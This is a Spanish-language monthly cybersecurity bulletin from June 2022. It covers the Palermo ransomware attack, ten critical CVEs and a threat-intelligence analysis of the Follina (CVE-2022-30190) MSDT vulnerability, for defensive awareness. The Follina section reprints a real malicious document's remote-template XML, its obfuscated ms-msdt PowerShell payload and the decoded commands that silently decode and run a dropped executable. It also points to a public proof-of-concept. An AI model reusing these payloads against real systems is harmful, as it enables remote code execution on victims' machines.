CIBERBOLETÍN

JUNIO 2022

TEMA DEL MES

Palermo ha sido víctima de un ciberataque que ha provocado la interrupción de algunos de sus servicios locales.

VULNERABILIDADES

Las 10 vulnerabilidades más representativas identificadas en el mes de junio de 2022, tomando en cuenta el tipo de componente que afectan, si se encuentra ligado con alguna campaña de compromiso y el nivel de criticidad con base a CVSS V 3.1.

THREAT INTELLIGENCE

Follina, la vulnerabilidad asociada a ejecución de código en sistemas Windows, ¿es realmente nueva?

MNEMO

El

TEMA DEL MES

Un ciberataque amenaza la ciudad de Palermo

Un programa malicioso interrumpe los servicios locales

El día **3 de junio**, la ciudad de **Palermo** fue **víctima de un ciberataque de gran alcance**. Las autoridades locales confirmaron el incidente el 6 de junio, tres días después de que ocurriesen los hechos. El **concejal de innovación del municipio** de Palermo, Paolo Petralia Camassan con la intención de minimizar la gravedad del ciberataque, impuso **como medida preventiva desconectar los equipos de la red** para frenar la expansión del programa malicioso a través de los sistemas. De esta forma, disminuiría los perjuicios a nivel social causados por las interrupciones fruto de la encriptación de archivos.

Los actores fueron localizados mediante una publicación en la Deep Web. Se trataba de un grupo llamado **Ransomware Vice Society**. El día 8 de junio, este grupo **amenazó a las autoridades administrativas de Palermo con la difusión de información robada de carácter sensible** en caso de no transferir un **pago en criptomonedas**. Hasta el momento, Ransomware Vice Society no ha publicado dicha información. Las autoridades no han comunicado la decisión final. Es posible que el rescate no sea pagado para no contribuir con la financiación de actividades delictivas, al contrario de lo que ocurrió en el conocido caso de Colonial Pipeline en el año 2021.

Cuando oímos la palabra ciberataque o ransomware tendemos a pensar que afecta a organizaciones o a grandes países. En este caso, se ha visto **afectada la gestión de videovigilancia pública, el centro de operaciones de la policía municipal**, entre otros servicios públicos. Debido al gran número de turistas que la ciudad recibe, este ataque provocó que no pudieran acceder a la reserva de entradas en línea a museos o teatros. Uno de los **objetivos de este tipo de ataque es generar alarma entre la población** como mecanismo para ejercer **presión a las autoridades para conseguir el rescate**.

Cabe señalar que Italia, desde el comienzo del conflicto entre Ucrania y Rusia, ha recibido múltiples amenazas de grupos de origen ruso como Killnet. Este grupo es muy activo en ataques de denegación de servicio, aunque en el caso de Palermo se descarta esa posibilidad debido a que se trata de un ataque de Ransomware atribuido por otro grupo.

El

Juan Carlos Pasos Postigo

Analista de SOC Threat Intelligence

Uno de los grandes problemas que se plantea en la seguridad informática es **saber diferenciar el tipo de ataque**. En el **caso de Palermo** se trata de un **ataque de encriptación de archivos** cuyo objetivo es el secuestro de información sensible. Los **ataques de denegación de servicio inhabilitan** durante un periodo de tiempo **los servicios de una organización por saturación de demandas** hasta dar una solución para restituir el servicio.

La opción de **desconectar los servicios digitales de la red** para evitar que continúe la propagación del programa malicioso que se encuentra encriptando los archivos, se contempla **como una solución para luego intentar reinstalar el sistema con las copias de seguridad** y proceder a cambiar todas las contraseñas.

El

VULNERABILIDADES

Principales vulnerabilidades de junio 2022

Splunk, Microsoft, HPE, Apache, Cisco, Tenda y Dell

Titulo	Identificador	CVSS	Descripción
Falla de seguridad presente en **Splunk**	CVE-2022-32158	CVSS v3.1: 9.8 [Crítico]	Es una vulnerabilidad presente en **Splunk Enterprise** versiones **anteriores** a **9.0**. Un atacante podría aprovechar la falla y ejecutar código arbitrario en otros puntos finales de Universal Forwarder suscritos al servidor.
Falla de seguridad presente en **Microsoft**	CVE-2022-30136	CVSS v3.1: 9.8 [Crítico]	Es una falla presente en las versiones **2012**, **2012 R2**, **2016** y **2019** de **Windows Server**. Un actor malicioso podría ejecutar código arbitrario en el sistema de archivos.
Falla de seguridad presente en **HPE**	CVE-2022-28620	CVSS v3.1: 9.8 [Crítico]	Es un error presente en los ordenadores **HPE Cray EX**, **Cray Shasta System Solutions** y **Switche HPE Slingshot**, la cual podría permitir que un atacante remoto omita la autenticación de la instancia afectada.
Falla de seguridad presente en **Apache**	CVE-2022-31813	CVSS v3.1: 9.8 [Crítico]	Es una vulnerabilidad presente en **Apache HTTP Server** versiones **anteriores** a **2.4.53.** Un atacante podría omitir la autenticación basado en IP del servidor de origen y realizar acciones malintencionadas.
Falla de seguridad presente en **Cisco**	CVE-2022-20825	CVSS v3.1: 9.8 [Crítico]	Es un error presente en los routers **Cisco Small Business RV110W**, **RV130**, **RV130W** y **RV215W** causada por una validación incorrecta. Un atacante podría enviar una solicitud especialmente diseñada a la interfaz y ejecutar comandos arbitrarios.
Falla de seguridad presente en **Cisco**	CVE-2022-20798	CVSS v3.1: 9.8 [Crítico]	Es una falla presente en **Cisco Secure Email and Web Manager** y **Cisco Email Security Appliance** causada por una validación incorrecta. Un actor de amenaza podría enviar una entrada especialmente diseñada en la página de inicio de sesión y obtener acceso no autorizado en el equipo afectado.
Falla de seguridad presente en **Tenda**	CVE-2022-31446	CVSS v3.1: 9.8 [Crítico]	Es una vulnerabilidad presente en los **routers Tenda AC18 V15.03.05.19** y **V15.03.05.05**. Esta falla podría permitir a un atacante ejecutar código en el equipo afectado de manera remota.
Falla de seguridad presente en **Dell**	CVE-2022-26869	CVSS v3.1: 9.8 [Crítico]	Es una vulnerabilidad presente en las versiones **2.0.0.x**, **2.0.1.x** y **2.1.0.x** de **Dell PowerStore** ocasionado por un puerto abierto. Un atacante remoto no autenticado podría aprovechar esta falla, divulgar información y ejecutar código arbitrario en la instancia afectada.
Falla de seguridad presente en **Dell**	CVE-2022-29084	CVSS v3.1: 9.8 [Crítico]	Es un error presente en **Dell Unity**, **Dell UnityVSA** y **Dell Unity XT** anteriores a la versión **5.2.0.0.5.173** debido a una restricción incorrecta en los intentos de autenticación en la GUI. Un atacante remoto no autenticado podría realizar un ataque de fuerza bruta, obtener la contraseña y acceder al sistema.
Falla de seguridad presente en **Dell**	CVE-2022-29095	CVSS v3.1: 9.8 [Crítico]	Es una vulnerabilidad de tipo XXS (Cross site scripting) presente en **Dell SupportAssist Client** versión **3.10.4** y **anteriores** y **Dell SupportAssist Client** versión **3.1.1** y **anteriores**. Un usuario malicioso no autenticado podría aprovechar esta vulnerabilidad y ejecutar código en el sistema afectado.

El


MNEMO-CERT presenta las 10 vulnerabilidades más representativas que fueron identificadas en el mes de junio de 2022, tomando en cuenta el tipo de componente que afectan, si se encuentra ligado con alguna campaña de compromiso y el nivel de criticidad con base a CVSS V 3.1.

En la primera y segunda posición destacan **fallas presentes en Splunk y Microsoft** las cuales podrían permitir que un **atacante ejecute código arbitrario**. **MNEMO-CERT publicó un aviso** referente a la segunda vulnerabilidad y las correcciones publicadas por el fabricante, que puede consultar en la siguiente URL:

- https://mailchi.mp/mnemo.com/aviso-de-seguridad-microsoft-emite-actualizaciones-de-seguridad-de-junio-para-varios-de-sus-productos


En la tercera posición se encuentra una **vulnerabilidad presente en productos de HPE**, que permite a un **atacante ejecutar código arbitrario**.


Asimismo, cabe señalar que durante este mes varios fabricantes corrigieron diversos **fallos** en sus diferentes productos, siendo los **más destacados 'WordPress', 'Microsoft', 'Adobe' y 'Jenkins'**, a comparación del mes pasado, en donde las más sobresalientes fueron 'WordPress', 'Microsoft', 'Google' y 'Cisco'.




El


Del mismo modo, en las siguientes gráficas se muestra el **número de vulnerabilidades por producto para los fabricantes con mayor cantidad de fallas** identificadas en el mes de junio de 2022 y un **comparativo con el mes de mayo**.





El


Vulnerabilidades identificadas en productos de SAP
NetWeaver
ABAP Platform
Adaptive Server Enterprise (ASE)
S/4HANA
PowerDesigner Proxy
Host Agent
ERP
ASJava
Developer Studio (NWDS)
Vulnerabilidades identificadas en Junio
Vulnerabilidades identificadas en Mayo


Vulnerabilidades identificadas en productos de Microsoft
Windows 10
Windows Server 2019
Windows Server 2016
Windows Server 2022
Windows Server 20H2
Windows 11
Windows Server 2012
Windows Server 2012 R2
Windows 8
Windows 8.1
Windows Server 2022 Azure
Windows RT 8.1
Windows 7
Windows Server 2008 R2
Windows Server 2008
Microsoft Edge
Microsoft Office
Microsoft SharePoint
SharePoint Server Subscription
HEVC Video Extensions
Microsoft Office Web Apps Server
Office Web Apps
Office Online Server
AV1 Video Extension
Excel 2013 RT
Excel 2016
Microsoft 365 Apps
Microsoft Office LTSC
Microsoft SQL Server
Microsoft Visual Studio
.NET
Visual Studio
Vulnerabilidades identificadas en Junio
Vulnerabilidades identificadas en Mayo


Vulnerabilidades identificadas en otros productos
WordPress
Mozilla Firefox
Jenkins Plugin
Google Chrome
Dell varios
Chip Snapdragon
Mozilla Thunderbird
Brocade SANnav
Mozilla Firefox ESR
HPE
Vulnerabilidades identificadas en Junio
Vulnerabilidades identificadas en Mayo

El

Producto	Vulnerabilidades identificadas en Mayo	Vulnerabilidades identificadas en Junio
Kernel de Linux	6	8
Splunk Enterprise	5	7
Vim	0	7
Intel Varios	10	6
GitLab EE	0	5
Spectrum Copy Data Management	2	5
VMware Cloud Foundation	3	3
Vmware ESXi	0	3
Citrix ADM	0	2
GitLab CE/EE	7	2
Huawei CV81-WDM FW	0	2
IBM Robotic Process Automation	5	2
IBM Curam Social Program Management	0	2
McAfee Consumer Product Removal	0	2
Tenda	6	2
TitanFTP	0	2
Trend Micro	1	2
Zoom	4	2
Citrix Hypervisor	0	1
CRI-O	0	1
Dispositivos D-Link	19	1
Drupal	0	1
FortiAnalyzer	0	1
FortiAP	0	1
FortiAP-U	0	1
FortiAuthenticator	0	1
FortiClientWindows	1	1
FortiDDoS	0	1
FortiManager	0	1
FortiOS	3	1
FortiSandbox	0	1
FortiToken	0	1
FortiTokenMobile	0	1
Grafana	0	1
IBM AIX	0	1
IBM InfoSphere Information Server	0	1
IBM Spectrum Protect Plus	0	1
IBM Spectrum Protect Operations Center	0	1
SonicWall SMA1000	3	1
Spring	4	1
TP-Link router	2	1
VMware HCX	0	1

El

THREAT INTELLIGENCE

Vulnerabilidad asociada a ejecución de código en sistemas Window. ¿Realmente era nueva?

Su último ciberataque afectó a un importante número de entidades que utilizaban la plataforma MSP de Kaseya

Finalizando el mes de mayo, investigadores de nao _sec[1] identificaron la existencia de **código sospechoso en un documento Word**[2]. El análisis del documento fue hecho **desde una IP geolocalizada en Bielorrusia** y se ha asociado con la **ejecución de comandos en PowerShell** a través de la herramienta de diagnóstico de Microsoft (MSDT).

MS-MSDT[3] es una herramienta de soporte de Microsoft para la solución de problemas utilizando la línea de comandos o scripts específicos, por defecto permite el uso de URLs de terceros.




Imagen 1: Esquema de MSDT. CTI Mnemo

El uso de las opciones comentadas anteriormente y que se pueden observar en la imagen ha permitido que diferentes actores de amenaza abusen de la herramienta legítima MSDT para **cargar payloads maliciosos que permiten la ejecución de comandos en el sistema objetivo**.

Esta nueva vulnerabilidad fue nombrada por el investigador Kevin Beaumont con el nombre de '**Follina**'.

---

[1]https://twitter.com/nao_sec/status/1530196847679401984?ref_src=twsrc%5Etfw%7Ctwcamp%5Etweetembed%7Ctwterm%5E1530196847679401984%7Ctwgr%5E%7Ctwcon%5Es1_&ref_url=https%3A%2F%2Fwww.welivesecurity.com%2Fla-es%2F2022%2F06%2F08%2Ffollina-vulnerabilidad-critica-explotada-mediante-documentos-office%2F

[2]https://www.virustotal.com/gui/file/4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784/detection

[3] https://docs.microsoft.com/es-es/windows-server/administration/windows-commands/msdt

El

La **explotación de la vulnerabilidad** puede suceder en los siguientes **escenarios**:

- Por medio de **ficheros office**, no necesita macros habilitadas para ejecutar el código malicioso y office no realiza filtrado para ejecuciones de MS-MSDT por URL, lo que permite llamadas a fuentes externas.

- Haciendo uso del **comando 'wget'**, si se encuentra instalado en el sistema. El investigador Will Dorman[4] publicó el día 31 de mayo otra forma de explotación sin la necesidad de utilizar ficheros office, por medio del comando 'wget' para descargar el payload en HTML y ejecutarlo en un sistema vulnerable.

- Para reducir la interacción del usuario al mínimo, la extensión de los ficheros maliciosos puede ser **modificada a '.rtf'** para que desde la ventana de vista previa en **el explorador de archivos se ejecute sin necesidad de abrir el documento**[5].

El 30 de mayo la **muestra original del fichero Word fue compartida por neo_sec** a la compañía de seguridad **Huntress[6],** la cual **replicó el exploit** para analizarlo con más detalle.

Las pruebas realizadas sobre el fichero identificado muestran que **usa la función de plantilla remota de Word para extraer un fichero HTML de un servidor remoto**, en este HTML se hace uso de ms-msdt MSProtocol URI para cargar código y ejecutarlo en PowerShell.Al descomprimir el fichero se identificó la URL a la que se hacía la llamada para descargar el contenido HTML.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship
Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><
Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="
styles.xml"/><Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
oleObject" Target="https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html!" TargetMode="External"
/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/
theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
 Target="fontTable.xml"/></Relationships>
```

La URL **dejó de estar disponible el mismo día que se estaba realizando el análisis** por parte de Huntress:

'hxxps[:]//www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html.'

[4] https://twitter.com/wdormann/status/1531619222295568384
[5] https://twitter.com/KyleHanslovan/status/1531138449536958465
[6] https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug

El

Dentro del código HTML descargado se puede ver una secuencia sucesiva de letras 'A', para proporcionar caracteres adicionales que hacen que el exploit funcione, ya que **son necesarios al menos 4096 bytes de tamaño**.

En la parte posterior del script se visualiza el **código que hace uso de MSDT**:

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression
('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Co
nvert]'+[char]58+[char]58+'FromBase64String
('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3R1bTMyXGNtZC5leGUiO1N0YXJ0L
VByb2N1c3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuI
C1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJ
vY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUF
yZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAla
SBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAla
SAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWR
lY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4
mJnJnYi5leGUiOw==='+[char]34+'))'))))i/../../../../../../../../../../..
/../../../Windows/System32/mpsigstub.exe
IT_AutoTroubleshoot=ts_AUTO\"";
```

Imagen 2: Código ofuscado en base 64. Fuente: nao sec[7]

El código anterior está **ofuscado**, por lo que se ha realizado el proceso necesario para obtener el código en texto claro y el resultado es el siguiente:

```
$cmd = "c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im
msdt.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd
C:\users\public\&&for /r %temp% %i
in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA
1.rar>1.t&&certutil
-decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe";
```

Imagen 3: Código sin ofuscar. Fuente nao _sec[8]

El código inicia una **nueva ventana oculta** para realizar las siguientes acciones:


- **Detener el proceso msdt.exe** si se está ejecutando.
- **Busca en un archivo rar** (05-2022-0438.rar) **un fichero CAB** con una cadena codificada en Base64.
- **Almacena el código en Base64 en un fichero CAB** con nombre '1.t', lo **decodifica y crea un nuevo archivo** CAB llamado '1.c'
- **Expande el contenido** de '1.c' **en el directorio** en el que se encuentra **y ejecuta el proceso 'rgb.exe'**, lo que permite a los atacantes ejecutar herramientas de acceso remoto o ejecutar comandos en el sistema.

[7] https://twitter.com/nao_sec/status/1530196847679401984/photo/1
[8] https://twitter.com/nao_sec/status/1530196847679401984

El

El equipo de **CTI de Mnemo** ha realizado una **línea de tiempo centrada en los eventos relacionados con el CVE-2022-30190 durante el año 2022** y se ha observado que **la vulnerabilidad había sido identificada con anterioridad, sin embargo, no se había remediado.**

Al realizar el análisis de la vulnerabilidad antes del año 2022 se ha encontrado que fue reportada con anterioridad a los sucesos de este año, incluso **existen investigaciones que datan de 2020[9] y 2021[10] donde se demostró que a través de MSDT se podía ejecutar comandos.**



[9] https://benjamin-altpeter.de/doc/thesis-electron.pdf
[10] https://positive.security/blog/ms-officecmd-rce

El

Aunque se conocen ataques recientes realizados por supuestos grupos de Rusia hacia objetivos ucranianos, otros actores de amenaza están expandiendo el uso de esta vulnerabilidad a otros países, entidades y usuarios.

La **facilidad de explotación de la vulnerabilidad** y el **uso de vectores de ataques como correos electrónicos o descargas directas** de documentos office hace que sean **ataques fáciles de ejecutar**.

El **14 de junio**, **Microsoft** publicó junto a su **boletín de actualizaciones** el parche oficial para **solucionar esta vulnerabilidad**[11]. En su web se puede ver que todos los sistemas que continúan recibiendo actualizaciones se encuentran afectados por la CVE-2022-30190, por lo que **se recomienda** encarecidamente **la instalación de las actualizaciones**.

Hoy en día **existen diferentes pruebas de concepto** que permiten reproducir esta vulnerabilidad; si desea emularla en su infraestructura, el equipo de **CTI recomienda el siguiente repositorio 'https://github.com/chvancooten/follina.py'**, eso sí, haciéndolo de manera controlada y consciente de los riesgos.

Adicionalmente **se proporcionan medidas de seguridad y reglas para aplicar** en los **entornos empresariales** de cara a aumentar su seguridad.

Mitigaciones

En caso de que el parche no se pueda aplicar inmediatamente se pueden realizar las siguientes acciones para mitigar el impacto de la vulnerabilidad CVE-2022-30190:

- **Desactivar[12] el panel de vista previa** en los detalles de las ventanas de Windows.
- **Desactivar[13] protocolo URL de MSDT**.
- **Deshabilitar[14] los asistentes de ayuda por la Directiva de Grupos**.
- **Eliminar[15] el controlador de MSDT,** con el riesgo de que otros usos legítimos dejen de funcionar.

Regla de EmergingThreats

- https://lists.emergingthreats.net/pipermail/emerging-sigs/2022-May/030672.html
- https://rules.evebox.org/rule/2036726?source=et%2 Fopen

